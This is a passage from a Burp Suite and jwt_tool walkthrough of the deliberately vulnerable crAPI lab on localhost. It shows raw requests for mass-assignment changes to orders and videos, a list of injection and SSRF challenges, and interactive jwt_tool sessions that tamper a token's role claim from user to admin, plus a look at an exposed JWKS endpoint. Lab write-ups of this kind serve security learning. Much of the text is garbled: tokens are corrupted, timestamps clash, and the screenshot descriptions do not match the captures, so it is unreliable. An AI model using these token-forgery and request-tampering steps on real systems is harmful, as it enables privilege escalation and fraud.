User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/orders?order_id=7
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdW10IjoxNjMwRZXJA2XnhbxsZ5jb280LLCjb2xLijoidXnlciisImIhdIGMTYSN0dTEMyvJzXh1joxNkMDA10MzQ0.FrnV0_n-rosqJExLz07s810p3hsYgMf_xZx3a7MRY-46C0nH70XKsN0dTeMysfQ0jkPhrzftqk83ZubGYSW3ADQ0_1TmRaY0Jx4Yn9h0qSpf6HS80d9z88z50bW8jgx10YLRefwL2J1pQHnphcGJW17H-SX5431cHeJyWmHOIib_0Ahnqnp9k|Mmk87byPIYEB0JLeitemrxeBCW71jsPOBFq2syWaIjx-0Usqf6j-3nHD5011BfQax8xSp9oK1jTTh-ob32gE4ehyAGKwNa3oVHkJ99tgkQHP9PHeAtAwBkgyzH4GB1ppA
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:25:48 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Content-Length: 562
{
  "order": {
    "id":7,
    "user": {
      "email":"hacker@example.com",
      "number":"1111111111"
    },
    "product": {
      "id":2,
      "name": "wheel",
      "price": "10.00",
      "image_url": "images/wheel.svg"
    },
    "quantity": 1000,
    "status": "delivered",
    "transaction_id": "78d1cd1-2e0b-466d-b84e-0f93e0687ba0",
    "created_on": "2023-09-11T03:24:26.839386"
  }
}
```

Inspector

Selection
Selected text
delivered

Name	Value
Server	openresty/1.17.8.2
Date	Mon, 11 Sep 2023 03:25:48 GMT
Content-Type	application/json
Connection	close
Allow	GET, POST, PUT, HEAD, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referrer-Policy	same-origin
Content-Length	562

Easy as 🍔

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel < >

Request

```
PUT /workshop/api/shop/orders/7 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/orders?order_id=7
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdW10IjoxNjMwRZXJA2XnhbxsZ5jb280LLCjb2xLijoidXnlciisImIhdIGMTYSN0dTEMyvJzXh1joxNkMDA10MzQ0.FrnV0_n-rosqJExLz07s810p3hsYgMf_xZx3a7MRY-46C0nH70XKsN0dTeMysfQ0jkPhrzftqk83ZubGYSW3ADQ0_1TmRaY0Jx4Yn9h0qSpf6HS80d9z88z50bW8jgx10YLRefwL2J1pQHnphcGJW17H-SX5431cHeJyWmHOIib_0Ahnqnp9k|Mmk87byPIYEB0JLeitemrxeBCW71jsPOBFq2syWaIjx-0Usqf6j-3nHD5011BfQax8xSp9oK1jTTh-ob32gE4ehyAGKwNa3oVHkJ99tgkQHP9PHeAtAwBkgyzH4GB1ppA
Content-Length: 149
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:28:12 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Content-Length: 294
{
  "order": {
    "id":7,
    "user": {
      "email":"hacker@example.com",
      "number":"1111111111"
    },
    "product": {
      "id":2,
      "name": "wheel",
      "price": "10.00",
      "image_url": "images/wheel.svg"
    },
    "quantity": 1000,
    "status": "returned",
    "transaction_id": "78d1cd1-2e0b-466d-b84e-0f93e0687ba0",
    "created_on": "2023-09-11T03:24:26.839386"
  }
}
```

Inspector

Selection
Selected text
returned

Name	Value
Server	openresty/1.17.8.2
Date	Mon, 11 Sep 2023 03:28:12 GMT
Content-Type	application/json
Connection	close
Allow	GET, POST, PUT, HEAD, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referrer-Policy	same-origin
Content-Length	294

Challenge 10 - Update internal video properties

Let's go back to the original request "`/identity/api/v2/user/videos HTTP/1.1`". As long as we get the path correct, the web application is allowing `PUT` request's with what looks like inadequate sanitization.

The screenshot shows the Network tab of a browser developer tools interface. It displays several successful `PUT` requests to the endpoint `/identity/api/v2/user/videos`. The requests are listed in chronological order, each with a unique video ID (e.g., `0d970f70`, `7891b7`, `0d970f70`, etc.). The status code for all these requests is `200 OK`. The response body for each request is identical, containing a large JSON object representing a video resource. The Inspector panel on the right shows the detailed response headers for one of the requests, including `Vary: Access-Control-Request-Method` and `Vary: Access-Control-Request-Headers`, indicating that the application does not properly handle CORS preflight requests.

#	Time	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
103	20:40:01 7 S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7D%7D		✓	401	454	JSON				127.0.0.1	
1084	20:40:15 7 S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7D%7D		✓	401	454	JSON				127.0.0.1	
1086	20:40:15 7 S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7D%7D		✓	401	454	JSON				127.0.0.1	
1087	20:40:40 7 S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7D%7D		✓	401	454	JSON				127.0.0.1	
1088	20:40:43 7 S...	http://localhost:8888	GET	/identity/api/v2/user/videos/%7B%7B%7D%7D			400	391				DELETE - PUT	127.0.0.1	
1123	20:43:50 7 S...	http://localhost:8888	GET	/identity/api/v2/user/videos/%7B%7B%7D%7D			400	391				DELETE - PUT	127.0.0.1	
1124	20:44:38 7 S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7D%7D		✓	401	454	JSON				127.0.0.1	
1125	20:44:43 7 S...	http://localhost:8888	PUT	/identity/api/v2/user/videos/%7B%7B%7D%7D		✓	400	391				DELETE - GET	127.0.0.1	

Request

```

1 PUT /identity/api/v2/user/videos/%7B%7B%7D%7D HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.8
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Content-Length: 29
9 Content-Type: multipart/form-data; boundary="-----10229022465683781333910989155"
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 {
14   "videoName": "interface.mp4"
15 }
```

Response

```

1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:44:43 GMT
4 Content-Length: 0
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 
```

Inspector

Name	Value
Server	openresty/1.17.8.2
Date	Fri, 08 Sep 2023 03:44:43...
Content-Length	0
Connection	close
Vary	Origin
Vary	Access-Control-Request-Method
Vary	Access-Control-Request-Headers
X-Content-Type-Options	nosniff
X-XSS-Protection	1; mode=block
Cache-Control	no-cache, no-store, max-age=0, must-revalidate
Pragma	no-cache
Expires	0
X-Frame-Options	DENY

Our latest video upload shows a valid ID of `34`:

The screenshot shows the Network tab of a browser developer tools interface. It displays a single successful `PUT` request to the endpoint `/identity/api/v2/user/videos` with a video ID of `34`. The status code for this request is `200 OK`. The response body is a large JSON object representing a video resource. The Inspector panel on the right shows the detailed response headers for this request, including `Vary: Access-Control-Request-Method` and `Vary: Access-Control-Request-Headers`, indicating that the application does not properly handle CORS preflight requests.

#	Time	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
1632	20:44:40 10 ...	http://localhost:8888	POST	/identity/api/v2/user/videos		✓	200	8308070	JSON				127.0.0.1	
1634	20:44:46 10 ...	http://localhost:8888	GET	/identity/api/v2/vehicle/vehicles			200	8319689	JSON				127.0.0.1	
1635	20:44:46 10 ...	http://localhost:8888	GET	/identity/api/v2/vehicle/vehicle			200	819	JSON				127.0.0.1	
1636	20:44:46 10 ...	https://maps.googleapis.com	GET	/maps/api/geocode/json?latlng=40.7143,-74.0135&zoom=16&key=AIzaSyA...			200	2905	HTML				142.251.215.228	
1637	20:44:47 10 ...	https://maps.googleapis.com	POST	/maps/api/internal/mapa.mapaService/GetViewpointInfo			200	560	JSON				142.251.211.254	
1638	20:44:47 10 ...	https://maps.googleapis.com	GET	/maps/api/sa/AuthenticationService/Authenticate?1=https://maps.googleapis...			200	28642	JSON				142.251.211.234	
1639	20:44:47 10 ...	https://maps.googleapis.com	GET	/maps/api/v1beta1/latlng/40.7143,-74.0135&zoom=16&key=AIzaSyA...			200	512	script				142.251.215.228	
1640	20:44:47 10 ...	https://www.google.com	GET	/maps/api/v1beta1/latlng/40.7143,-74.0135&zoom=16&key=AIzaSyA...			304	262					142.251.215.228	
1641	20:44:47 10 ...	https://www.google.com	GET	/maps/api/v1beta1/latlng/40.7143,-74.0135&zoom=16&key=AIzaSyA...			304	262					142.251.215.228	

Request

```

1 POST /identity/api/v2/user/videos HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.8
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Content-Length: 29
9 Content-Type: multipart/form-data; boundary="-----10229022465683781333910989155"
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Referer: http://localhost:8888/my-profile
14 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsbGhlbgJlZmFsdWJtZW1haW4iLCJpc3Mi...
```

Response

```

1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Mon, 11 Sep 2023 03:44:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 8307689
16 
```

Inspector

Name	Value
Server	openresty/1.17.8.2
Date	Mon, 11 Sep 2023 03:44:41...
Content-Type	application/json
Connection	close
Vary	Origin
Vary	Access-Control-Request-Method
Vary	Access-Control-Request-Headers
X-Content-Type-Options	nosniff
X-XSS-Protection	1; mode=block
Cache-Control	no-cache, no-store, max-age=0, must-revalidate
Pragma	no-cache
Expires	0
X-Frame-Options	DENY
Content-Length	8307689

Here, we can see a successful `PUT` request has updated the resource:

The screenshot shows the OpenWSTools interface with a POST request to `/identity/api/v2/user/videos/34`. The request body is a JSON object with various fields like `video_name`, `conversion_params`, and `id`. The response is a large JSON object with many nested fields, indicating a successful operation.

▼ SSRF

Challenge 11 - Make crAPI send an HTTP call to "www.google.com" and return the HTTP response.

▼ NoSQL Injection

Challenge 12 - Find a way to get free coupons without knowing the coupon code.

▼ SQL Injection

Challenge 13 - Find a way to redeem a coupon that you have already claimed by modifying the database

▼ Unauthenticated Access

Challenge 14 - Find an endpoint that does not perform authentication checks for a user.

▼ JWT Vulnerabilities

Challenge 15 - Find a way to forge valid JWT Tokens

Instantly here, I pivot to using the good old JWT Tool

```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9eyJzdWIoIjoYWNrZXJAZXhhXBsZS5jb20iLCJyb2xlijojdXNlcIisImhdCI6MTY5NDQwMTEzN
```

Looking at my output, the “JOT” token associates a `role` with the bearer token (currently `user`):

```
Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694401133    ==> TIMESTAMP = 2023-09-10 19:58:53 (UTC)
[+] exp = 1695005933    ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)
```

```

jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlijoidXNlcIisImhdCI6MTY5NDQwM1
TmRyQjxYnR0OqSpF67hS0dn988z50bWYSjoxIDYlRefwLjZ1OFUpnGCjMyI17h-dSX34j1Cefjgw#H0IlbQ_0A4qpr9kMh&87bypYE80JLejtremrxo8W7jsPQ8Fqzsyh01jx-H3skPEjpG>JnVf501lBFqXabxySp9ok11jTYh-db32g4ehyAG4kArNA3oIVWkC99tgcq9PP9EhQATeA9hXygzhLBfppA
Default (-zsh) 361 Default (feroxbuster) 362 Default (-zsh) 363
+ Add a Vehicle
No Vehicles Found
You recently purchased Vehicle Details have been sent to you email address. Please check your email for the VIN and PIN code of your vehicle using the MailHog web portal. Click here to send the information again
Version 2.2.6
Original JWT:
Decoded Token Values:
Token header values:
[1] alg = "RS256"
Token payload values:
[2] sub = "hacker@example.com"
[3] role = "user"
[4] iat = 1694401133 ==> TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[5] exp = 1695080533 ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)
Seen timestamps:
[2] iat less than exp
[3] exp is later than iat by: 7 days, 0 hours, 0 mins
-----
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore

```

Using the `-T` parameter, let's tamper with the values:

```

jwt_tool master % python3 jwt_tool.py -T eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlijoidXNlcIisImhdCI6MTY5NDQwM1
Default (-zsh) 361 Default (feroxbuster) 362 Default (-zsh) 363
Good Morning, Hacking Crap
+ Add a Vehicle
No Vehicles Found
This option allows you to tamper with the header, contents and signature of the JWT.
Token header values:
[1] ADD A VALUE*
[3] *DELETE A VALUE*
[0] Continue to next step
Please select a field number:
(or 0 to Continue)
> 0
Token payload values:
[1] sub = "hacker@example.com"
[2] role = "user"
[3] iat = 1694401133 ==> TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[4] exp = 1695080533 ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step
Please select a field number:
(or 0 to Continue)
> 2
Current value of role is: user
Please enter new value and hit ENTER
> admin
[1] sub = "hacker@example.com"
[2] role = "admin"
[3] iat = 1694401133 ==> TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[4] exp = 1695080533 ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step
Please select a field number:
(or 0 to Continue)
Signature unchanged - no signing method specified (-S or -X)
jwttool_5d6655215452183b1c96cafc2fec17 - Tampered token:
[2] eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlijoidXNlcIisImhdCI6MTY5NDQwM1.Z0DMeMsMsV4cCI6MTY5NTAwNTkz08.FRvnO_rOsqJExJLQ7r8Op3rlsYgMF_dXZy3o7NRY-46C0nHTJ0X9xbmosFQUjkPhzrTgkY832u0SYwFA0kQ_1Hn0lyQ>xY9hOqSpf67hS0
TmRyQjxYnR0OqSpF67hS0dn988z50bWYSjoxIDYlRefwLjZ1OFUpnGCjMyI17h-dSX34j1Cefjgw#H0IlbQ_0A4qpr9kMh&87bypYE80JLejtremrxo8W7jsPQ8Fqzsyh01jx-H3skPEjpG>JnVf501lBFqXabxySp9ok11jTYh-db32g4ehyAG4kArNA3oIVWkC99tgcq9PP9EhQATeA9hXygzhLBfppA
jwt_tool master %

```

My new JWT token is:

```
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlijoidXNlcIisImhdCI6MTY5NDQwM1.Z0DMeMsMsV4cCI6MTY5NTAwNTkz08.FRvnO_rOsqJExJLQ7r8Op3rlsYgMF_dXZy3o7NRY-46C0nHTJ0X9xbmosFQUjkPhzrTgkY832u0SYwFA0kQ_1Hn0lyQ>xY9hOqSpf67hS0
```

```

jwt_tool master % python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsbG1hZGhhXbs255b208LCljyBzciLjoiTWRteHhLLCjPrfQ0UjE20TQ0dEdh3iNhAc1l0M75NTiAWt7QzB1Op3nrisYgpfH_dX3q7N8rJ46C0rH7J0K0b0k0mFfOUJvKperfTikY002u0GQ|My1z7P-u5x1z431celfjGwA031lbq_0MKnpn9k3Mk878Dp2YEB0Lj.eJtemrx8CfL3sR0f8q2syNg1x-H03kPEjrcJ-Jh0f5018F0qk8oxySpokc1JTy-n32g4e4hyAcKewrNa3o4VhC099LgkqQPP9EhQAtE0w8BygzhfGUBfpPa
-----[REDACTED]-----|21:2
-----[REDACTED]-----|21:2
[+] alg = "RS256"
Token payload values:
[+] sub = "https://www.example.com"
[+] role = "admin"
[+] iat = 1694401133 => TIMESTAMP = 2023-09-18 19:58:53 (UTC)
[+] exp = 1695050933 => TIMESTAMP = 2023-09-17 19:58:53 (UTC)

Seen timestamps:
[+] iat Was seen
[+] exp is later than iat by: 7 days, 0 hours, 0 mins

JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
-----[REDACTED]-----

```

Now we want to try and find an API endpoint which returns the “`role: <user>`” etc. Let’s try the dashboard homepage [GET](#)

`/identity/api/v2/user/dashboard` [HTTP/1.1](#):

The screenshot shows a browser interface with the URL `http://localhost:8888` and the path `/identity/api/v2/user/dashboard`. The response content is a large JSON object containing user information, including roles like `admin` and `user`.

```

{
  "id": "1",
  "name": "John Doe",
  "email": "john.doe@example.com",
  "password": "$2b$10$uLJ5u11J9J.eyJzdW1t010j0jWV2ZXJA2khbx8s255b208LCljyBzciLjoiIxLci1sImhdCI0MTY5ND0wITEzMyw1ZhxWjoxNj1xMDA1OTMz0,Flvno_0s5aJExJLz0sr810p3nHsygff_fAx2J3a7NMRy-46C0nH70XbxKnosfT0U1kPhzrTqXy82z0BvGSwfAfDk0_1Tnkyq0x4ynH0q5yf67h50bdn928z50bW8yjxIDYlReFwLz10fUqyGycjy117h-a5X14jcehjGwA031lbq_0MKnpn9k3Mk878Dp2YEB0Lj.eJtemrx8CfL3sR0f8q2syNg1x-H3sKPEjrcJ-Jh0f5018F0qk8oxySpokc1JTy-n32g4e4hyAcKewrNa3o4VhC099LgkqQPP9EhQAtE0w8BygzhfGUBfpPa
  "roles": [
    "admin",
    "user"
  ],
  "permissions": [
    "read",
    "write"
  ],
  "status": "active",
  "last_login": "2023-09-18T14:58:53Z",
  "created_at": "2023-09-18T14:58:53Z",
  "updated_at": "2023-09-18T14:58:53Z"
}

```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel ◀ ▶

Request

```
Pretty Raw Hex
1 GET /Identity/api/v2/user/dashboard HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Accept-Charset: utf-8,*;q=0.01
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16
```

Response

```
Pretty Raw Hex
1 {"keys": [{"kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MMKzDenUfuDF2byYowDj7tw50x6XG4Y1THTEGScRg8", "alg": "RS256", "n": "sZKrGYja84tckw6pev3q3s8as0faCVY0dfphE6OP-3KII2xx25HNzm8d7G3zsnZntDVsSSTyUjPTO4xVw1Yyh_GzKG9l_RYBWHrDsvK/HcgnfT_6w0gcnbKFnPbQyO7dUy8c6Gu8JHeFV2vGcn50DRdUy2YN-UNzPjCSC7vY0d3teUR_Bf4jg8GNoUnLhr_EsHUnz9RFBLpP10NIY6iRj9ocSDkm2OQg3ww" } ]}
```

Target: <http://localhost:8888> HTTP/1.1

Inspector ...

- Request attributes 2
- Request query parameters 0
- Request body parameters 0
- Request cookies 0
- Request headers 13
- Response headers 14

No 🚫, maybe we need to look at hitting another `admin`-esq endpoint.

▼ << 2 secret challenges >>

There are two more secret challenges in crAPI, that are pretty complex, and for now we don't share details about them, except the fact they are really cool.

Interesting, our crawl audit of cRAPI has shown API endpoint `GET /.well-known/jwks.json HTTP/1.1` which exposes a key

```
{ "keys": [ { "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MMKzDenUfuDF2byYowDj7tw50x6XG4Y1THTEGScRg8", "alg": "RS256", "n": "sZKrGYja84tckw6pev3q3s8as0faCVY0dfphE6OP-3KII2xx25HNzm8d7G3zsnZntDVsSSTyUjPTO4xVw1Yyh_GzKG9l_RYBWHrDsvK/HcgnfT_6w0gcnbKFnPbQyO7dUy8c6Gu8JHeFV2vGcn50DRdUy2YN-UNzPjCSC7vY0d3teUR_Bf4jg8GNoUnLhr_EsHUnz9RFBLpP10NIY6iRj9ocSDkm2OQg3ww" } ]}
```



The screenshot shows the JWT Tool interface with the following details:

- Contents:** A sidebar listing various URLs, including `https://api.accounts.firefox.com`, `https://aus5.mozilla.org`, `https://classify-client.services.mozilla.com`, `https://content-signature-2.cdn.mozilla.net`, `https://console.services.mozilla.com`, `http://crapi.apisei.ai`, `http://detectportal.firefox.com`, `https://firefox.settings.services.mozilla.com`, `http://localhost:8025`, and `http://localhost:8888`. The `/well-known` folder is selected.
- Issues:** A panel titled "Json Web Key Set disclosed" is shown, indicating a critical issue.
- Request/Response:** A detailed view of the request and response. The request URL is `http://localhost:8888/.well-known/jwks.json`. The response content shows a JSON object representing a JWK set.
- Inspector:** A panel showing the selected text from the response, which is `./well-known/jwks.json`.
- Issue detail:** A summary of the issue: "The application publicly exposes a JSON Web Key (JWK) Set. Although no private keys have been found in the JWK set, exposed public key components can also be useful for attackers."
- Issue background:** A detailed explanation of JWK sets and their security implications.

Again, the JWT Tool features a handy parameter:

```
-jw JWKSFFILE, --jwksfile JWKSFFILE
    JSON Web Key Store for Asymmetric crypto
```